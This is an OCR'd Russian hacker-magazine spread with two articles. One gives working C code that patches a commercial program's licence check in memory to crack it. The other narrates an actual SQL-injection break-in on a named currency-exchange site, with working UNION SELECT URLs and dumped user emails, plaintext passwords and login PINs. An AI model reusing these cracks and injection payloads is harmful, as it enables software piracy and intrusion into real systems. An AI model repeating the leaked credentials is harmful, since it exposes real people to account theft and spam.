Возлагая все надежды на навесной протектор, программисты довольно небрежно относятся к «термоядерному реактору» защитного механизма, отвечающего за контроль серийного номера, проверку количества запусков, истечение испытательного строка и т.д. Большинство программ по-прежнему ломаются правкой нескольких байт, только вот расположены эти байты глубоко под слоем упакованного кода. Hiew тут уже непригоден, поэтому действовать приходится так: запускаем ломаемый процесс на выполнение, ждем несколько секунд, чтобы все, что нужно, успело распаковаться, а затем модифицируем образ процесса прямо в памяти! Вот это и называется on-line patching'ом. Разумеется, приведенная схема далека от идеала и не учитывает ряда практических реалий, но надо же с чего-то начинать!

Простейший on-line patcher

Чтение памяти «чужого» процесса осуществляется функцией ReadProcessMemory, а запись — WriteProcessMemory. Некоторые лесные сурки пишут, что нужно остановить все потоки процесса перед тем, как его патчить через SuspendThread, а после патча возобновить их выполнение функцией ResumeThread. Но это не так! Патчить можно и активный процесс, но только по одной команде за раз, в противном случае возможна такая ситуация, что процесс был прерван планировщиками между хакаемыми командами, а мы их заменили. Причем не факт, что границы новых команд совпадают со старыми (то есть EIP указывает в начало команды, а не в середину), иначе поведение ломаемой программы становится непредсказуемым и может привести к краху, хотя вероятность этого события ничтожно мала.

Нужно делать так: остановить все потоки, а затем прочитать контекст каждого из функции GetThreadContext, убедившись, что ни один из потоков в данный момент времени не выполняет хакаемый код, в противном случае необходимо либо скорректировать EIP, переустановив его на начало хакнутой команды,

либо разморозить потоки и подождать еще чуть-чуть. Но, во-первых, это слишком навороченно выходит, а во-вторых, остановка/пробуждение потоков может сильно аукнуться, поскольку далеко не все программисты следят за синхронизацией.

Мы будем действовать простым, но достаточно надежным путем, срабатывающим в 99,999% случаев: запускаем процесс, ждем несколько секунд, пока оно там распаковывается, читаем память активного процесса, чтобы убедиться, что по данному адресу расположено то, что нам нужно (иначе ругаемся на неверную версию ломаемой программы), и «вживую» (без всякого наркоза) записываем сюда «исправленную» версию машинных команд.

Возьмем, например, NtExplorer от RuntimeSoftware. С помощью PEiD убедимся, что он упакован ASPack 2.11c, а значит, прямой bit-hack невозможен. Что же, поступим по-другому! Снимаем с программы дамп, загружаем его в дизассемблер и по перекрестным ссылкам к строке «Thank you for licensing Runtime's DiskExplorer» выходим на следующий код:

Фрагмент защитного механизма NtExporer'a

```
04E59DB    call sub_4E55B0
04E59E0    test al, al
04E59E2    jz  loc_4E5A37 ; —> облом с регистрацией
04E59E4    mov eax, dword_582CE8
04E59E9    mov b,[eax+10h], 1
04E59ED    mov eax, dword_582CE8
04E59F2    call sub_4E53B8 ; запись данных в реестр
04E59F7    test al, al
04E59F9    jz  loc_4E5A15
04E59FB    push 0
04E59FD    mov cx, word_4E5B08
04E5A04    mov dl, 2
04E5A06    mov eax,aThankYou;"Thank you..."
```

Мы видим условный переход jz loc_4E5A37, «шунтирующий» вывод строки об успешной регистрации. Очевидно, что, забив его двумя командами NOP (если только в программе не присутствует других проверок), мы сломаем защиту, и тогда любой регистрационный номер будет восприниматься как правильный.

Пишем «ломалку», алгоритм работы которой ясен из комментариев.

NtExplorer.crack.c — простейшая online-ломалка


```
main(int c, char **v)
{
  DWORD N; STARTUPINFO si;
  PROCESS_INFORMATION pi; unsigned char *buf;
  // данные для патча (пример)
  unsigned char x_old[] = {0x74,0x53}; // оригинальные байты
  unsigned char x_new[] = {0x90,0x90};// хакаемые байты
  void* x_off  = 0x04E59E2; // адрес для хака
  memset(&si,0,sizeof(si));buf=malloc(sizeof(x_old));
  // запуск процесса для взлома
  if (!CreateProcess(0,GetCommandLine()+strlen(v[0])+
    ((GetCommandLine()[0]=='\"')?3:1),
    0,0,0,0,0,0,&si,&pi)) return
  printf("-ERR:run %s\x7\n",
    GetCommandLine()+strlen(v[0])+
    ((GetCommandLine()[0]=='\"')?3:1));
  // ждем завершения распаковки
  for (N=0;N<69;N++) {printf("pls,wait:%c\r","-\\|/"[N%4]);
  Sleep(100);}
  // начинаем патчить
  printf("ok, make patch\n");
  // проверка версии ломаемой программы
  ReadProcessMemory(
    pi.hProcess, x_off, buf, sizeof(x_old), &N);
  if (N != sizeof(x_old))
    return printf("-ERR:reading vm-memory!\x7\n");
  if (memcmp(x_old,buf,sizeof(x_old)))
    return printf("-ERR:incorrect ver!\x7\n");
  // патчим условный переход
  WriteProcessMemory(
    pi.hProcess, x_off,x_new,sizeof(x_new),&N);
  if (N != sizeof(x_new))
    return printf("-ERR:writing vm-memory!\x7\n");
}
```

Запускаем NtExplorer.crack.c, указав имя ломаемой программы (вместе с аргументами, если они есть) в командной строке. Происходит следующее: ASPack распаковывает код и передает программе управление (наша «ломалка» все еще ждет). Программа видит, что она незарегистрирована, а демонстрационный строк давно истек, поэтому и выбрасывает диалоговое окно с требованием ввести серийный номер. К этому времени терпение у нашей «ломалки» кончается, и пока пользователь вводит первый пришедший ему на ум серийный номер, jz loc_4E5A37 успешно заменяется на NOP/NOP, и при нажатии на OK защита говорит «thanks» и продолжает выполнение программы в обычном режиме. Пользуйся — не хочу. Естественно, при следующем запуске мерзкий диалог появится вновь, отвлекая нас от работы и заставляя вводить тупые серийные номера. А нельзя ли без этого как-нибудь обойтись? Можно! И сейчас мы покажем как!

Циклотрон, или гонки на опережение

Продолжая исследование программы, мы обнаруживаем пару любопытных команд: mov b,[eax+10h], 1/mov eax, dword_582CE8, очевидно устанавливающих флаг регистрации (что легко проверить экспериментальным путем под отладчиком).

Идея! Чтобы доломать программу окончательно, необходимо установить флаг регистрации в единицу еще до того, как он будет прочитан. То есть опередить защиту! В старые время эта задача решалась пошаговой трассировкой, но теперь протекторы поумнели и просто так трассировать себя не дадут, однако, поскольку между распаковкой кода и передачей управления защите




На диске ты найдешь все исходники и скомпилированные бинарники к статье, а также свежую версию NtExplorer от RuntimeSoftware.



SEH расшифровывается как Structured Exception Handling (Структурная Обработка Исключений) и представляет собой механизм, с помощью которого операционные системы семейства Windows 9x и NT позволяют прикладным приложениям перехватывать аппаратные исключения и самостоятельно их обрабатывать. Необработанные исключения приводят к диалоговому окну с сообщением о критической ошибке. Начиная с Windows 2003, операционная система предоставляет более продвинутый механизм векторной обработки исключений — VEH (Vectored Exception Handling), однако он пока еще не так популярен.



> Программа приобретает статус лицензионной, даже если поля name/license key пусты



> On-line patch путем перехвата API-функций не вызывает значительной загрузки проца

проходит какое-то время, мы вполне можем опередить защиту, если будем выполнять ReadProcessMemory/WriteProcessMemory в бесконечном цикле. Для надежности можно понизить приоритет ломаемого процесса, чтобы не давать ему слишком много квантов процессорного времени, однако, если слишком увлечься этим, распаковка может вообще никогда не завершиться. В большинстве случаев для успешного взлома не требуется никаких игр с приоритетами!

Вся сложность состоит в том, что местоположение флага регистрации заранее не определено. Мы знаем лишь то, что он хранится по смещению 10h от блока памяти, на который указывает двойное слово 582CE8h, инициализируемое по ходу выполнения программы. Следовательно, алгоритм наших действий будет таков: дожидаемся, пока 582CE8h приобретает ненулевое значение, и записываем по смещению 10h значение 01h, после чего выходим из «циклотрона» и позволяем программе продолжить свое выполнение в заблуждении, что она успешно зарегистрирована:

Ключевой фрагмент NtExplorer.crack.cyclon.c

```
//ждем инициализации x_off
while(!x) ReadProcessMemory(
    pi.hProcess,(void*)x_off,&x,sizeof(x),&N);

//ждем инициализации флага регистрации и записи
// результатов проверки защиты
while(count++<100)
{
    WriteProcessMemory(
        pi.hProcess,(void*)(x+x_idx),&foo,sizeof(foo),&N);
    Sleep(1);
}
```

С «гонками» кода все понятно. Дождавшись совпадения хакаемого кода (что свидетельствует о завершении распаковки данной части), мы модифицируем его и отваливаем в return, поскольку никто другой модифицировать его не собирается (самомодифицирующиеся программы — не в счет, это тема для отдельного разговора).

С переменными (к которым, в частности, относятся флаги регистрации) все сложнее, и они могут модифицироваться многократно. Первый раз — при конструировании объекта (если мы имеем дело с переменной-членом класса), второй раз — при явной инициализации (если только программист не забыл о ней), третий раз — при записи результатов проверки регистрационного ключа (файла, записи в реестре и т.д.). Поэтому одного-единственного вызова WriteProcessMemory явно не достаточно — приходится мотать бесконечный цикл.

Цикл — дело не сложное, но слишком дурное. Неплохо бы выделить признак, что проверка регистрации уже прошла, и переменная больше изменяться не будет, а значит, ее можно не писать. Таким признаком может быть и появление главного окна программы (которое легко отследить функцией FindWindow), и вызов некоторой API-функции (чуть позже мы покажем, как их перехватывать), и просто время распаковки. Естественно, чем медленнее машина, тем больше ей требуется времени. В данном случае циклу записи хватает 100 «тиков» даже при запуске NtExplorer'а под VM Ware на P-III 733 Mhz.

Перехват API-функций как сигналинг

Сигналом к началу модификации может служить вызов какой-нибудь API-функции. Перехватываем функцию, вызываемую сразу же после распаковки (обычно ей становится GetVersion) и навешиваем на нее «сигнализатор», извещающий нас о ее вызове. Это надежнее и эффективнее тупого ожидания или «гонок на опережение», только следует учесть, что GetVersion обычно вызывается по меньшей мере дважды: первый раз — из распаковщика, и второй — уже из стартового кода (start-up code) распакованной программы

Патч из стартового кода — это, так сказать, как с большого расстояния, и в некоторых случаях желательно подобраться к защитному механизму как можно ближе. Для программ, защищенных ключевым файлом, хорошим решением будет перехват CreateFileA/CreateFileW (для 9x/NT соответственно), а также не помешает перехватить функции работы с реестром: RegOpenKey/RegEnumKey/RegEnumValue.

Чтобы отличить вызовы защитного механизма от всех остальных, мы можем опираться как на передаваемые API-функции параметров, так и на адрес возврата. Дождавшись «свое-

> Результат работы Drx.c

```
C:\WINNT\system32\CMD.EXE
Microsoft Windows 2000 [Версия 5.00.2195]
(C) Корпорация Майкрософт, 1985-2000.

L:\ARTICLE\hacker\online-patch>drx
this is just a test
hello, breakpoint!
this is just a test

L:\ARTICLE\hacker\online-patch>
```

го» вызова, мы модифицируем защитный код по своему усмотрению, а в API-функции, вызываемой после проверки валидности ключа, восстанавливаем все обратно. Этим мы обламываем проверки целостности, разбросанные по всей программе, гоняться за которыми нам просто-напросто лень. В ходе проверки оказывается, что на выполняемые между вызовами API-функции эта сентенция не распространяется, и их приходится хачить вместе с остальным модифицированным кодом или… воспользоваться установкой аппаратных точек останова.


Алгоритм перехвата значительно упрощает тот факт, что библиотека KERNEL32.DLL во всех процессах грузится по одному и тому же адресу. Значит, чтобы определить адрес API-функции в хакаемом процессе, достаточно определить его в своем! Оба полученных адреса будут идентичны! В отношении остальных библиотек такой уверенности нет — USER32.DLL и GDI332.DLL, как правило, грузятся по одним и тем же адресам во всех процессах, но без 100% гарантии, а вот прикладные библиотеки могут гулять по памяти в широких пределах — все зависит от того, заняты ли базовые адреса загрузки другими библиотеками или нет.

Далее, несмотря на то, что KERNEL32.DLL проецируется на все процессы, при записи внедряемого кода соответствующие страницы памяти автоматически расщепляются, и модификация затронет только хакаемый процесс, никак не воздействуя на все остальные (это называется «копированием при записи» — copy-on-write).


План наших действий в общих чертах выглядит так: определяем адрес выбранной API-функции в своем процессе, вызываем VirtualAllocEx, выделяя в хакаемом процессе блок памяти, используемый для «сигнальных» целей, запоминаем его адрес и тут же копируем его в shell-код, внедряемый в API-функцию посредством WriteProcessMemory, естественно, сохранив его оригинальное содержимое. Впрочем, о перехвате API-функций мы уже неоднократно писали, так что не будем повторяться.

Рассмотрим усовершенствованный вариант нашего on-line patcher'а. Он перехватывает API-функцию GetVersion, внедряя на ее место shell-код следующего содержания: inc byte ptr [p_p]/ret, где p_p — адрес блока памяти, выделенного VirtualAllocEx. При каждом вызове GetVersion содержимое переменной p_p будет увеличиваться на единицу (оригинальное содержимое функции GetVersion для простоты не сохраняется), и, когда оно достигнет двух, наш on-line patcher поймет, что программа распакована и пора приниматься за модификацию. Естественно, чтобы отловить этот момент, приходится непрерывно опрашивать переменную p_p, вызывая ReadProcessMemory в цикле, что не только некрасиво, но еще и непроизводительно. Эстеты могут воспользоваться средствами межпроцессорного взаимодействия (например, семафорами), однако это усложнит реализацию shell-кода, но вместе с тем улучшит качество on-line patcher'а.

No keyboard present
Strike any key when ready!



> Любой license key воспринимается как правильный



> On-line patch в режиме «гонок на опережение» сильно грузит проц

Фрагмент файла NtExplorer.crack-API.c, демонстрирующего patch через перехват API

```
unsigned char shell[] = {0xFE,0x05,0x56,0x34,0x12,0x00,0xC3}; // INC byte [^^^ address ^^^]; RET
// определяем адрес GetVersion
h = LoadLibrary("KERNEL32.DLL"); p_f = GetProcAddress(h,"GetVersion");
// внедряем в программу свою переменную
p_p = VirtualAllocEx(pi.hProcess, 0, 0x1000, MEM_COMMIT, PAGE_READWRITE);
// готовим shell-код — подставляем фактический адрес переменной p_p
memcpy(&shell[2],&p_p,4);
// внедряем shell-код в программу
// здесь цикл необходим для того, чтобы дождаться момента,
// когда библиотека KERNEL32.DLL будет загружена
while (!WriteProcessMemory(pi.hProcess,
p_f, shell, sizeof(shell), &N));
// ждем вызова GetVersion (непрерывный опрос переменной p_p)
// первый вызов из распаковщика,второй вызов — из самой программы
while(x<2) ReadProcessMemory(pi.hProcess, p_p, &x, sizeof(x), &N);
```

Аппаратные точки останова

Наилучший результат дают аппаратные точки останова, установленные на критические машинные команды/переменные защитного кода. Возвращаясь к листингу 1, мы бы могли установить аппаратную точку по исполнению на адрес 04E59E2h (где расположена инструкция jz loc_4E5A37) и вместо того, чтобы модифицировать ее, просто изменить значение регистра EIP таким образом, чтобы он указывал на следующую машинную команду, как будто бы условный переход не выполнялся. То же самое и с переменной флага регистрации. Установить точку останова по чтению/записи — и тогда сторожевые псы, контролирующие целостность машинного кода, ничего не смогут обнаружить! Контрольная сумма образа файла не изменится, да и сам он останется в неприкосновенности (поэтому за такой взлом юридически очень трудно привлечь к ответственности). Красота, да и только!

Подробнее о точках останова можно прочитать в руководстве Intel или в моей «Технике и философии хакерских атак», копию которой можно бесплатно скачать с ftp://nezumi.org.ru. Однако в работе с точками останова есть множество тонкостей, не отраженных в документации. Команда типа «mov Drx, eax» на прикладном режиме вызовет исключение, обвиняющее нас в попытке выполнить привилегированную инструкцию на ring 3. Но не спеши засаживаться за написание драйвера — отладочные регистры беспрепятственно меняются через контекст! Для этого даже не обязательно обладать привилегиями администратора, и отлавливать отладочные исключения можно и через SEH. Как это осуществить на практике — смотри в файле Drx.c, выложенном на нашем DVD.

Устанавливать точки останова можно как в своем, так и в чужом потоке, но в последнем случае исключение поймает чужой поток, а точнее, его собственный фильтр структурных исключений, который может быть переустановлен в любой момент. Навряд ли он сумеет разобраться, откуда взялось это исключение и что с ним делать, поэтому нашей первой задачей будет контроль за собственным SEH-обработчиком. Если ломаемая программа устанавливает новый SEH-фильтр, то мы должны перекинуть наш обработчик наверх. Сделать это достаточно просто. Указатель на текущий SEH-фрейм хранится по адресу FS:[0], и нам ничего не стоит установить сюда точку останова по записи. Следует только помнить, что у каждого потока имеется свой собственный SEH, а точек останова — всего четыре. С другой стороны, можно породить в отлаживаемом процессе свой поток (либо через CreateRemoteThread, вызванной из on-line patcher'a, либо с помощью CreateThread из перехваченной API-функции).

Как вариант, on-line patcher может запустить ломаемую программу как отладочный процесс, получая уведомления обо всех исключениях, но протекторы страшно не любят, когда их отлаживают, да и точки останова они предпочитают затирать еще в зародыше, поэтому устанавливать их следует только на чистом коде, свободном от мин, то есть в непосредственной близости от защитного механизма, подобраться к которому позволяет перехват API-функций.

Заключение

Мы рассмотрели основные компоненты on-line patcher'a, продемонстрировав несколько эффективных методик, и хотя до законченной «ломалки» нам еще далеко, основной фундамент уже заложен, а все остальное пытливый читатель сможет «достроить» и самостоятельно.



Вся информация в этой статье дана лишь в ознакомительных целях. За любое незаконное использование материала автор и редакция не несут никакой ответственности.


ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
В продаже
с 6 сентября
MAXI tuning
BMW В СТИЛЕ HIP-HOP
Рули под музыку!
12



СТРОЙКОВ ЛЕОНИД AKA ROID
/ ROID@MAIL.RU /

Красиво жить не запретишь


АТАКА НА ОНЛАЙН-ОБМЕННИК

КОГДА БРОДИШЬ ПО РАСКРУЧЕННЫМ ХАК-ФОРУМАМ, ТО И ДЕЛО НАТЫКАЕШЬСЯ НА ОБЪЯВЛЕНИЯ ТИПА: «ПРОДАМ БАЗУ ОБМЕННИКА ЗА 10К». ВОЗНИКАЕТ ВОПРОС: ОТКУДА БЕРУТСЯ ТАКИЕ БАЗЫ? ОЧЕВИДНО, ЧТО ДОБРО БЫЛО ВЫВЕДЕНО ПОСЛЕ ГРОМКОГО ВЗЛОМА. И НЕ ФАКТ, ЧТО АДМИНЫ ЗАКРЫЛИ БАГ, ЧЕРЕЗ КОТОРЫЙ ПОИМЕЛИ БУРЖУЙСКУЮ СИСТЕМУ. ПОДОБНЫЙ ТОПИК Я УЗРЕЛ НА ОДНОЙ, ИЗВЕСТНОЙ УЗКОМУ КРУГУ, БОРДЕ. КАКИЕ-ТО ЧУВАКИ ПРОДАВАЛИ БАЗУ С ОНЛАЙН-ОБМЕННИКА EFOREXGOLD (WWW.E-FOREXGOLD.COM). ПРОСМОТРЕВ ПО ДИАГОНАЛИ ПОСТ, Я РЕШИЛ САМОСТОЯТЕЛЬНО ВЗГЛЯНУТЬ НА ДАННЫЙ РЕСУРС. У МЕНЯ БЫЛА НАДЕЖДА, ЧТО УЯЗВИМОСТЬ ВСЕ ЕЩЕ ПРИСУТСТВУЕТ, А СЛЕДОВАТЕЛЬНО, ПОЯВЛЯЛАСЬ ВОЗМОЖНОСТЬ ЗАПОЛУЧИТЬ БАЗУ НА ХАЛЯВУ.

Первый осмотр

Вбив в адресной строке браузера www.e-forexgold.com, я оказался на сайте обменника. В верхней части страницы находилось меню. Мое внимание сразу привлекли такие разделы, как buy, sell, exchange rate, debit cards, gold merchant. Просмотрев информацию, предоставленную на сайте, я обнаружил, что, кроме различных платежных систем, включая e-gold, обменник работает и с WebMoney. Сей факт почему-то вызвал улыбку на моем лице. Ну что же, настало время «протестировать» пациента ;). Изучив движок сайта, я понял, что расчитывать на инклуд или прочий режущий глаза баг — бесполезно. На ресурсах подобного уровня админы, как правило, заслуженно получают свою зарплату. Ради интереса я решил проверить наличие веб-директории /admin. Оказалось, что она действительно существовала по адресу: www.e-forexgold.com/admin/, но для входа требовался логин и пароль, которых у меня, естественно, не было. Тогда я начал осматривать разделы меню. Наиболее значимым мне показался пунктик xtransxpress. Я нажал на ссылку, и передо мной предстала форма входа в личный кабинет аккаунта. Тестирование скрипта авторизации показало, что он был написан достаточно грамотно: входящие данные фильтровались и не отображались в браузере. Аналогично дело обстояло еще с несколькими разделами. Я уже стал подумывать о том, что админ самостоятельно пропатчил движок, либо я работаю в неправильном направлении, но вдруг мне на глаза попался ничем не приметный раздел gold merchant. В нем присутствовал скрипт default.php, который использовал значение параметра categoryid. В общем виде линк выглядел так:

https://www.e-forexgold.com/member_directory/default.php?categoryid=1



База онлайн-обменника вида email/пароль/логин



Управление чужим аккаунтом

Я предположил, что происходит выборка данных из БД, и оказался прав. Подставив символ кавычки «'» в значение параметра categoryid, я передал следующий запрос:

```
https://www.e-forexgold.com/member_directory/default.
php?categoryid=1'
```

И сразу же получил в ответ сообщение об ошибке:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\' ORDER BY name' at line 1
```

Вот оно! Тривиальная SQL-injection все-таки присутствовала, и это не могло не радовать. Оставалось лишь грамотно раскрутить найденный баг, что я и сделал.

В недрах БД

В сети можно найти огромное количество материала по SQL-injection (да и мы не раз писали об этом), поэтому я не стану объяснять основы данного ремесла, а перейду сразу к эксплуатации обнаруженной уязвимости. Первое, что меня интересовало, — мои права, а точнее, права моего юзера в базе. Как известно, доступ к mysql.user имеет только определенный круг пользователей, указанный рутом. Для того чтобы проверить привилегии своего юзера, я сформировал запрос вида:

```
https://www.e-forexgold.com/member_directory/default.
php?categoryid=-1+union+select+*+from+mysql.user/*
```

На что MySQL ругнулся, выдав следующий ответ:

```
SELECT command denied to user 'eforexgold'@'localhost' for table 'user'
```

Увы, но доступа к таблице пользователей MySQL я не имел, а следовательно, получить хэш рутового пароля не представлялось возможным. Но, несмотря на этот прискорбный факт, инъекция действительно работала, а это — главное. К сожалению, я не владел информацией о названиях таблиц в базе, поэтому после недолгих раздумий я решил положиться на удачу, попробовав вручную подобрать имена таблиц. Остановив свой выбор на названии «users», я вбил в адресную строку:

```
https://www.e-forexgold.com/member_directory/default.
php?categoryid=-1+union+select+1,login+from+users/*
```

В результате чего меня послали идти лесом:

```
Table 'eforexgold.users' doesn't exist
```

Тогда я изменил «users» на «user», исправив запрос соответствующим образом:

```
https://www.e-forexgold.com/member_directory/default.
php?categoryid=-1+union+select+1,login+from+user/*
```

На этот раз мне повезло. Мускул вернул ответ:


```
Unknown column 'login' in 'field list'
```

Что свидетельствовало об отсутствии поля «login» в таблице «user». Далее необходимо было подобрать названия полей. Брутфорс запускать не имело смысла, и я решил проверить имена полей форм при регистрации. У меня оставалась надежда, что они могут совпасть с названиями полей в базе. Ведь все данные, полученные из полей форм, обрабатываются php-сценарием, который, вероятно, осуществляет обращение к базе MySQL, внося в значения полей нужные изменения. Выбрав раздел регистрации (www.e-forexgold.com/transxpress/users/new), я открыл html-код страницы:

```
<p><label for="user_firstname">First name</label><br/>
<input id="user_firstname" name="user[firstname]" size="30"
type="text" /></p>
<p><label for="user_lastname">Last name</label><br/>
<input id="user_lastname" name="user[lastname]" size="30"
type="text" /></p>
<p><label for="user_email">Email</label><br/>
<input id="user_email" name="user[email]" size="30" type="text" /></
```




Никогда не пренебрегай SQL-injection, даже если ты не знаешь названий таблиц и полей. В своей статье я наглядно показал опасность подобного рода уязвимостей.




На DVD-диске ты найдешь видео по взлому онлайн-обменника.

DANGER!

Внимание! Все действия взломщика противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



SQL-injection на сайте онлайн-обменника



Выборка email пользователей из БД



Статью, которую ты сейчас читаешь, и сам взлом я посвящаю своему другу DESiGNER'у, разбившемуся в автокатастрофе 12 июля и в последствие умершему в больнице 18 июля 2006 года. Он был честным вендором и просто хорошим человеком, основавшим ресурс p4p (www.peace4peace.com). Рюмку до дна за тебя, DESiGNER, пусть земля тебе будет пухом...

```
p>
<p><label for="user_phone">Phone</label><br/>
<input id="user_phone" name="user[phone]" size="30"
type="text" /><br/>
Must be home phone. Mobile/Cell or fax<br/> numbers
not accepted.</p>
<p><label for="user_password">Password</
label><br/>
<input id="user_password" name="user[password]"
size="30" type="password" /></p>
```

Меня интересовало значение параметра name, которое передавалось скрипту с данными, введенными юзером при регистрации. Для примера я попробовал выбрать мыльники пользователей из базы, указав в названии поля «email». Получился запрос такого вида:

```
https://www.e-forexgold.com/member_directory/
default.php?categoryid=-1+union+select+1,email+fro
m+user/*
```

Через несколько секунд я стал обладателем небольшого спам-листа (кусок):

```
ljseremet@inet.hr | sarah_ymmss@optusnet.com.au
| tech@pridal.com | wesleymc2@optusnet.com.au |
jnankervis@westnet.com.au | JrgS1@web.de | finance@
sydney.net | matt@designbycode.com | gilesyboy@
hotmail.com | andrew101@tsn.cc | kopaanond@
webmail.co.za | vdr_mic@inbox.ru | yeziz@pochta.
ru | investasidolarku@yahoo.com | drkomandur@
yahoo.com | andrew@xtracurly.com | dsavillo@
theonlinemarkeetplace.com |
```

Улыбка в очередной раз озарила мое лицо. Я быстро сконструировал еще один запрос к базе:

```
https://www.e-forexgold.com/member_directory/
default.php?categoryid=-1+union+select+1,password
+from+user/*
```

И получил список всех паролей (кусок):

```
| stolli01 | Jkg4d3Sd3 | wbm344action | corella5843
| DWF498 | a3373a | cauthon | 1234 | a030373a |
ANDREW | @9SHkAfG#gZ5913j | mosdef | yulka | qwerty
| rony290872 | aenbavidi | grimmy1 | 061394 | rebecca
| hN@R1RL0pH | Cesarina35 | momo111 | 12345678 |
rashaki | r3ndh1 | porc0405 | power | IrTsclLREx4r |
newyork2 | zach97 | locarno | 2shmily11999 | obi4ampari
| currency | Parzival01 | 230872 | meggsy2 | a12345 |
e354d | X43gaF=63Y | lin67kei | orb_sp | gredgwin |
123JhMDIqeQ124 | owsNSXS7 | online |
```

Неплохо. Но мне хотелось большего — базы вида логин/пароль/email. Как извлечь мыльники и пароли, я уже знал. Оставалось определить название поля, хранящего в себе логины юзеров. К сожалению, данные из html-кода формы регистрации на этот раз мне не помогли. Тогда я начал перебирать различные варианты названия поля в таблице: user, userid, account, name и т.д. При подстановке «name» в запрос к базе я получил список имен юзеров, который мне, впрочем, не облегчил задачу. Побродив еще немного по сайту обменника, я наткнулся на интересную заметку в разделе восстановления пароля. В ней говорилось о каком-то PIN'е. Сначала я подумал, что в системе существует дополнительная функция безопасности, использующая пин-код. Ради интереса я сделал выборку из БД по полю «pin»:

```
https://www.e-forexgold.com/member_directory/
default.php?categoryid=-1+union+select+1,pin+from
+user/*
```

После чего появился ответ (кусок):

```
| TX-31769 | TX-65552 | TX-96019 | TX-14221 | TX-90355 |
TX-59674 | TX-96297 | TX-83594 | TX-77292 | TX-61732 |
TX-26514 | TX-47046 | TX-32178 | TX-62544 | TX-23077 |
TX-90086 | TX-53533 | TX-64442 | TX-67213 |
```

Я ненадолго задумался. Странный формат записи пина почему-то не давал мне покоя. А что если этот пин и есть логин юзера? Я выбрал опцию восстановления пароля и ввел первый попавшийся пин. Нажав enter, я увидел сообщение, содержание которого гласило, что пасс был отправлен на указанное при регистрации мыло. Значит, мое предположение оказалось верным: логином юзера служил именно pin. Теперь было необходимо слить базу, да еще и в удобочитаемом виде. Для этого я использовал функцию CONCAT(), объединяющую строки, а полученные данные разделил при помощи char(32), то есть пробела. Сам запрос получился такой:

```
https://www.e-forexgold.com/member_directory/
default.php?categoryid=-1+union+select+1,CONCAT(
email,char(32),password,char(32),pin)+from+user/*
```

